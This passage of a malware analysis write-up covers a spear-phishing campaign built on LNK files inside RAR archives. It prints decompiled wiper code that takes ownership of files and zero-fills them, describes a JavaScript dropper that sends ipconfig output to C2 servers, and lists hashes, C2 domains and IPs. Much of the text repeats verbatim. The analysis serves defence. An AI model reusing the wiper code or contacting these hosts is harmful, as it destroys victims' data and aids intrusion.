    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.


The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

